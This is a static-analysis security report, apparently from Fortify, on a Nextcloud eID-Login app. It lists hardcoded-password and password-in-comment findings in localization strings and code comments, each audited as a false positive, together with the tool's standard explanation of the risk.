42  "Certificate Rollover has been executed" : "Zertifikatswechsel wurde ausgeführt",
43  "eID-Login available" : "eID-Login verfügbar",
```

l10n/de_DE.js, line 200 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Password Management: Hardcoded Password — High

Package: l10n

l10n/de_DE.js, line 200 (Password Management: Hardcoded Password) — High

Sink Details

Sink: FieldAccess: Disable password based login for your account to ensure higher security. This will be unset if you use the password recovery.
Enclosing Method: ~file_function()
File: l10n/de_DE.js:200
Taint Flags:

```
197  "Disable password based login. This will be unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort zurücksetzen.",
198  "Click the following button to delete the eID connection." : "Klicken Sie den nachfolgenden Button, um die aktuelle eID-Verknüpfung zu löschen.",
199  "Delete connection to eID" : "eID-Verknüpfung löschen",
200  "Disable password based login for your account to ensure higher security. This will be unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren und die Sicherheit des Kontos erhöhen. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort zurücksetzen.",
201  "The eID-Login is not activated! Please contact the administrator!" : "Der eID-Login ist nicht aktiviert! Bitte wenden Sie sich an den Administrator!"
202 },
203 "nplurals=2; plural=(n != 1);");
```

l10n/de_DE.js, line 85 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: By using the German eID card (or another eID) and the associated PIN code the eID-Login provides a secure alternative to the login using username and password.
Enclosing Method: ~file_function()
File: l10n/de_DE.js:85
Taint Flags:

```
82  " of the German Identity Card." : " des Personalausweises.",
83  "For the connection of an eID to their Nextcloud account and the eID based login, users need an " : "Für die Verknüpfung der eID mit dem Nutzerkonto bei Nextcloud, sowie für die Anmeldung mittels eID benötigen die Nutzer einen ",
84  ", this means an application like AusweisApp2 or the Open e-Card App." : ", d.h. eine Anwendung wie z.B. die AusweisApp2 oder die Open e-Card App.",
85  "By using the German eID card (or another eID) and the associated PIN code the eID-Login provides a secure alternative to the login using username and password." : "Durch die Verwendung der Online-Ausweisfunktion des Personalausweises (bzw. einer anderen eID) und der zugehörigen selbstgewählten PIN stellt der eID-Login eine sicherere Alternative zur Anmeldung mit Benutzername und Passwort dar.",
```

Password Management: Hardcoded Password — High

Package: l10n

l10n/de_DE.js, line 85 (Password Management: Hardcoded Password) — High

```
86  "Important!" : "Wichtig!",
87  "When using the eID-Login App in it`s default configuration, no personal data from the eID card will be read. Only the " : "Bei der Verwendung des eID-Logins werden in der Standardkonfiguration keine persönlichen Daten aus dem Personalausweis ausgelesen. Stattdessen wird die ",
88  "pseudonym function" : "Pseudonymfunktion",
```

l10n/de.js, line 196 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Your account is currently connected to your eID. By default you can use Username and Password or eID to login. Activate the following option, to prevent the login by username and password and enhance the security of your account.
Enclosing Method: ~file_function()
File: l10n/de.js:196
Taint Flags:

```
193  "CAUTION: Only do this step manually, if you have made sure that the prepared certificates have been successfully configured at the Identity Provider or there are other important reasons to change the certificates immediately." : "ACHTUNG: Führen Sie diesen Schritt nur dann durch, wenn Sie sicher sind, dass die vorbereiteten Zertifikate erfolgreich beim Identity Provider konfiguriert wurden oder es andere wichtige Gründe für einen sofortigen Zertifikatswechsel gibt.",
194  "The button is only active if the rollover has been prepared already!" : "Dieser Knopf ist nur aktiv, wenn ein Zertifikatswechsel bereits vorbereitet wurde!",
195  "Your account is currently not connected to your eID. Create a connection to use your German eID ('Personalausweis') or another eID for the login to Nextcloud. More information can be found in the " : "Ihr Konto ist derzeit nicht mit Ihrer eID verknüpft. Erstellen Sie eine Verknüpfung, um sich künftig auf sichere Weise mit ihrem Personalausweis oder einer anderen eID bei Nextcloud anzumelden. Weitere Informationen finden Sie in den ",
196  "Your account is currently connected to your eID. By default you can use Username and Password or eID to login. Activate the following option, to prevent the login by username and password and enhance the security of your account." : "Ihr Konto ist derzeit mit Ihrer eID verknüpft. In der Grundeinstellung können Sie sich sowohl mit Nutzername und Passwort als auch mit Ihrer eID an ihrem Benutzerkonto anmelden. Aktivieren Sie die nachfolgende Option, um die Anmeldung mit Nutzername und Passwort zu verhindern und so die Sicherheit Ihres Kontos zu erhöhen. ",
197  "Disable password based login. This will be unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort zurücksetzen.",
198  "Click the following button to delete the eID connection." : "Klicken Sie den nachfolgenden Button, um die aktuelle eID-Verknüpfung zu löschen.",
199  "Delete connection to eID" : "eID-Verknüpfung löschen",
```

Password Management: Hardcoded Password — High

Package: l10n

l10n/de.js, line 196 (Password Management: Hardcoded Password) — High

l10n/de.js, line 200 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Disable password based login for your account to ensure higher security. This will be unset if you use the password recovery.
Enclosing Method: ~file_function()
File: l10n/de.js:200
Taint Flags:

```
197  "Disable password based login. This will be unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort zurücksetzen.",
198  "Click the following button to delete the eID connection." : "Klicken Sie den nachfolgenden Button, um die aktuelle eID-Verknüpfung zu löschen.",
199  "Delete connection to eID" : "eID-Verknüpfung löschen",
200  "Disable password based login for your account to ensure higher security. This will be unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren und die Sicherheit des Kontos erhöhen. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort zurücksetzen.",
201  "The eID-Login is not activated! Please contact the administrator!" : "Der eID-Login ist nicht aktiviert! Bitte wenden Sie sich an den Administrator!"
202 },
203 "nplurals=2; plural=(n != 1);");
```

l10n/de.js, line 85 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: By using the German eID card (or another eID) and the associated PIN code the eID-Login provides a secure alternative to the login using username and password.

Password Management: Hardcoded Password — High

Package: l10n

l10n/de.js, line 85 (Password Management: Hardcoded Password) — High

Enclosing Method: ~file_function()
File: l10n/de.js:85
Taint Flags:

```
82  " of the German Identity Card." : " des Personalausweises.",
83  "For the connection of an eID to their Nextcloud account and the eID based login, users need an " : "Für die Verknüpfung der eID mit dem Nutzerkonto bei Nextcloud, sowie für die Anmeldung mittels eID benötigen die Nutzer einen ",
84  ", this means an application like AusweisApp2 or the Open e-Card App." : ", d.h. eine Anwendung wie z.B. die AusweisApp2 oder die Open e-Card App.",
85  "By using the German eID card (or another eID) and the associated PIN code the eID-Login provides a secure alternative to the login using username and password." : "Durch die Verwendung der Online-Ausweisfunktion des Personalausweises (bzw. einer anderen eID) und der zugehörigen selbstgewählten PIN stellt der eID-Login eine sicherere Alternative zur Anmeldung mit Benutzername und Passwort dar.",
86  "Important!" : "Wichtig!",
87  "When using the eID-Login App in it`s default configuration, no personal data from the eID card will be read. Only the " : "Bei der Verwendung des eID-Logins werden in der Standardkonfiguration keine persönlichen Daten aus dem Personalausweis ausgelesen. Stattdessen wird die ",
88  "pseudonym function" : "Pseudonymfunktion",
```

l10n/de_DE.js, line 196 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Your account is currently connected to your eID. By default you can use Username and Password or eID to login. Activate the following option, to prevent the login by username and password and enhance the security of your account.
Enclosing Method: ~file_function()
File: l10n/de_DE.js:196
Taint Flags:

```
193  "CAUTION: Only do this step manually, if you have made sure that the prepared certificates have been successfully configured at the Identity Provider or there are other important reasons to change the certificates immediately." : "ACHTUNG: Führen Sie diesen Schritt nur dann durch, wenn Sie sicher sind, dass die vorbereiteten Zertifikate erfolgreich beim Identity Provider konfiguriert wurden oder es andere wichtige Gründe für einen sofortigen Zertifikatswechsel gibt.",
194  "The button is only active if the rollover has been prepared already!" : "Dieser Knopf ist nur aktiv, wenn ein Zertifikatswechsel bereits vorbereitet wurde!",
195  "Your account is currently not connected to your eID. Create a connection to use your German eID ('Personalausweis') or another eID for the login to Nextcloud. More information can be found in the " : "Ihr Konto ist derzeit nicht mit Ihrer eID verknüpft. Erstellen Sie eine
```

Password Management: Hardcoded Password — High

Package: l10n

l10n/de_DE.js, line 196 (Password Management: Hardcoded Password) — High

```
Verknüpfung, um sich künftig auf sichere Weise mit ihrem Personalausweis oder einer anderen
eID bei Nextcloud anzumelden. Weitere Informationen finden Sie in den ",
196  "Your account is currently connected to your eID. By default you can use Username and
Password or eID to login. Activate the following option, to prevent the login by username and
password and enhance the security of your account." : "Ihr Konto ist derzeit mit Ihrer eID
verknüpft. In der Grundeinstellung können Sie sich sowohl mit Nutzername und Passwort als auch
mit Ihrer eID an ihrem Benutzerkonto anmelden. Aktivieren Sie die nachfolgende Option, um die
Anmeldung mit Nutzername und Passwort zu verhindern und so die Sicherheit Ihres Kontos zu
erhöhen. ",
197  "Disable password based login. This will be unset if you use the password recovery." :
"Anmelden mit Passwort deaktivieren. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort
zurücksetzen.",
198  "Click the following button to delete the eID connection." : "Klicken Sie den
nachfolgenden Button, um die aktuelle eID-Verknüpfung zu löschen.",
199  "Delete connection to eID" : "eID-Verknüpfung löschen",
```

l10n/de_DE.js, line 40 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Could not disable password based login, as no mail address is set for your account. But this is required if you want to recover access to the account.
Enclosing Method: ~file_function()
File: l10n/de_DE.js:40
Taint Flags:

```
37  "Settings have been saved" : "Einstellungen wurden gespeichert",
38  ", eID connections have been deleted" : ", eID-Verknüpfungen wurden gelöscht",
39  "Settings have been reset" : "Einstellungen wurden zurückgesetzt",
40  "Could not disable password based login, as no mail address is set for your account. But
this is required if you want to recover access to the account." : "Anmelden mit Passwort
konnte nicht deaktiviert werden, da keine E-Mail Adresse für Ihr Konto hinterlegt ist. Diese
wird jedoch benötigt, falls Sie den Zugang zu Ihrem Konto wiederherstellen möchten.",
41  "Certificate Rollover has been prepared" : "Zertifikatswechsel wurde vorbereitet",
42  "Certificate Rollover has been executed" : "Zertifikatswechsel wurde ausgeführt",
43  "eID-Login available" : "eID-Login verfügbar",
```

l10n/de_DE.js, line 197 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Password Management: Hardcoded Password — High

Package: l10n

l10n/de_DE.js, line 197 (Password Management: Hardcoded Password) — High

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Disable password based login. This will be unset if you use the password recovery.
Enclosing Method: ~file_function()
File: l10n/de_DE.js:197
Taint Flags:

```
194  "The button is only active if the rollover has been prepared already!" : "Dieser Knopf ist nur aktiv, wenn ein Zertifikatswechsel bereits vorbereitet wurde!",
195  "Your account is currently not connected to your eID. Create a connection to use your German eID ('Personalausweis') or another eID for the login to Nextcloud. More information can be found in the " : "Ihr Konto ist derzeit nicht mit Ihrer eID verknüpft. Erstellen Sie eine Verknüpfung, um sich künftig auf sichere Weise mit ihrem Personalausweis oder einer anderen eID bei Nextcloud anzumelden. Weitere Informationen finden Sie in den ",
196  "Your account is currently connected to your eID. By default you can use Username and Password or eID to login. Activate the following option, to prevent the login by username and password and enhance the security of your account." : "Ihr Konto ist derzeit mit Ihrer eID verknüpft. In der Grundeinstellung können Sie sich sowohl mit Nutzername und Passwort als auch mit Ihrer eID an ihrem Benutzerkonto anmelden. Aktivieren Sie die nachfolgende Option, um die Anmeldung mit Nutzername und Passwort zu verhindern und so die Sicherheit Ihres Kontos zu erhöhen. ",
197  "Disable password based login. This will be unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort zurücksetzen.",
198  "Click the following button to delete the eID connection." : "Klicken Sie den nachfolgenden Button, um die aktuelle eID-Verknüpfung zu löschen.",
199  "Delete connection to eID" : "eID-Verknüpfung löschen",
200  "Disable password based login for your account to ensure higher security. This will be unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren und die Sicherheit des Kontos erhöhen. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort zurücksetzen.",
```

l10n/de.js, line 197 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Disable password based login. This will be unset if you use the password recovery.

Password Management: Hardcoded Password	High
Package: l10n	
l10n/de.js, line 197 (Password Management: Hardcoded Password)	**High**

Enclosing Method: ~file_function()
File: l10n/de.js:197
Taint Flags:

```
194  "The button is only active if the rollover has been prepared already!" : "Dieser Knopf
ist nur aktiv, wenn ein Zertifikatswechsel bereits vorbereitet wurde!",
195  "Your account is currently not connected to your eID. Create a connection to use your
German eID ('Personalausweis') or another eID for the login to Nextcloud. More information can
be found in the " : "Ihr Konto ist derzeit nicht mit Ihrer eID verknüpft. Erstellen Sie eine
Verknüpfung, um sich künftig auf sichere Weise mit ihrem Personalausweis oder einer anderen
eID bei Nextcloud anzumelden. Weitere Informationen finden Sie in den ",
196  "Your account is currently connected to your eID. By default you can use Username and
Password or eID to login. Activate the following option, to prevent the login by username and
password and enhance the security of your account." : "Ihr Konto ist derzeit mit Ihrer eID
verknüpft. In der Grundeinstellung können Sie sich sowohl mit Nutzername und Passwort als auch
mit Ihrer eID an ihrem Benutzerkonto anmelden. Aktivieren Sie die nachfolgende Option, um die
Anmeldung mit Nutzername und Passwort zu verhindern und so die Sicherheit Ihres Kontos zu
erhöhen. ",
197  "Disable password based login. This will be unset if you use the password recovery." :
"Anmelden mit Passwort deaktivieren. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort
zurücksetzen.",
198  "Click the following button to delete the eID connection." : "Klicken Sie den
nachfolgenden Button, um die aktuelle eID-Verknüpfung zu löschen.",
199  "Delete connection to eID" : "eID-Verknüpfung löschen",
200  "Disable password based login for your account to ensure higher security. This will be
unset if you use the password recovery." : "Anmelden mit Passwort deaktivieren und die
Sicherheit des Kontos erhöhen. Diese Option wird zurückgesetzt, falls Sie Ihr Passwort
zurücksetzen.",
```

Password Management: Password in Comment (6 issues)

Abstract

Storing passwords or password details in plain text anywhere in the system or system code may compromise system security in a way that cannot be easily remedied.

Explanation

It is never a good idea to hardcode a password. Storing password details within comments is equivalent to hardcoding passwords. Not only does it allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. After the code is in production, the password is now leaked to the outside world and cannot be protected or changed without patching the software. If the account protected by the password is compromised, the owners of the system must choose between security and availability. **Example:** The following comment specifies the default password to connect to a database:


```
...
// Default username for database connection is "scott"
// Default password for database connection is "tiger"
...
```

This code will run successfully, but anyone who has access to it will have access to the password. After the program ships, there is likely no way to change the database user "scott" with a password of "tiger" unless the program is patched. An employee with access to this information can use it to break into the system.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plain text anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Password Management: Password in Comment	6	0	0	6
Total	**6**	**0**	**0**	**6**

Password Management: Password in Comment — Low

Package: cypress.support

cypress/support/commands.js, line 94 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:04 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: cypress/support/commands.js:94
Taint Flags:

```
91 //
92 //
93 // -- This is a parent command --
94 // Cypress.Commands.add("login", (email, password) => { ... })
95 //
96 //
97 // -- This is a child command --
```

Package: lib.Controller

lib/Controller/SettingsController.php, line 234 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:04 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: lib/Controller/SettingsController.php:234
Taint Flags:

```
231   ]);
232   }
233
234   /**
235   * Toggle the config value of disabling the current users password based login
```

Password Management: Password in Comment — Low

Package: lib.Controller

lib/Controller/SettingsController.php, line 234 (Password Management: Password in Comment) — Low

```
236  *
237  * @EnforceTls
```

Package: lib.Event

lib/Event/PasswordUpdatedEventListener.php, line 18 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:04 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: lib/Event/PasswordUpdatedEventListener.php:18
Taint Flags:

```
15 use OCP\EventDispatcher\IEventListener;
16 use OCA\EidLogin\Service\EidService;
17
18 /**
19  * Class PasswordUpdatedEventListener handling reset of no_pw_login
20  * setting, as we can assume user wants the password to work.
21  *
```

lib/Event/PostLoginEventListener.php, line 18 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:04 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: lib/Event/PostLoginEventListener.php:18
Taint Flags:

Password Management: Password in Comment — Low

Package: lib.Event

lib/Event/PostLoginEventListener.php, line 18 (Password Management: Password in Comment) — Low

```
15 use OCP\EventDispatcher\IEventListener;
16 use OCA\EidLogin\Service\EidService;
17
18 /**
19  * Class PostLoginEventListener handling the prevention of an password based login,
20  * if it is disabled for the user and user has an eid.
21  *
```

Package: lib.Service

lib/Service/EidService.php, line 179 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:04 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: lib/Service/EidService.php:179
Taint Flags:

```
176  }
177  }
178
179  /**
180  * Set if password based login for current should be disabled.
181  *
182  * @param bool $noPwLogin The value to set
```

lib/Service/EidService.php, line 196 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:04 GMT+0200 (CEST)

Password Management: Password in Comment	Low
Package: lib.Service	
lib/Service/EidService.php, line 196 (Password Management: Password in Comment)	**Low**

Audit Comments

false positive

Sink Details

Sink: Comment
File: lib/Service/EidService.php:196
Taint Flags:

```
193   }
194   }
195
196   /**
197   * Check if password based login for current user is disabled.
198   *
199   * @throws \Exception If the user to work which could not be determined
```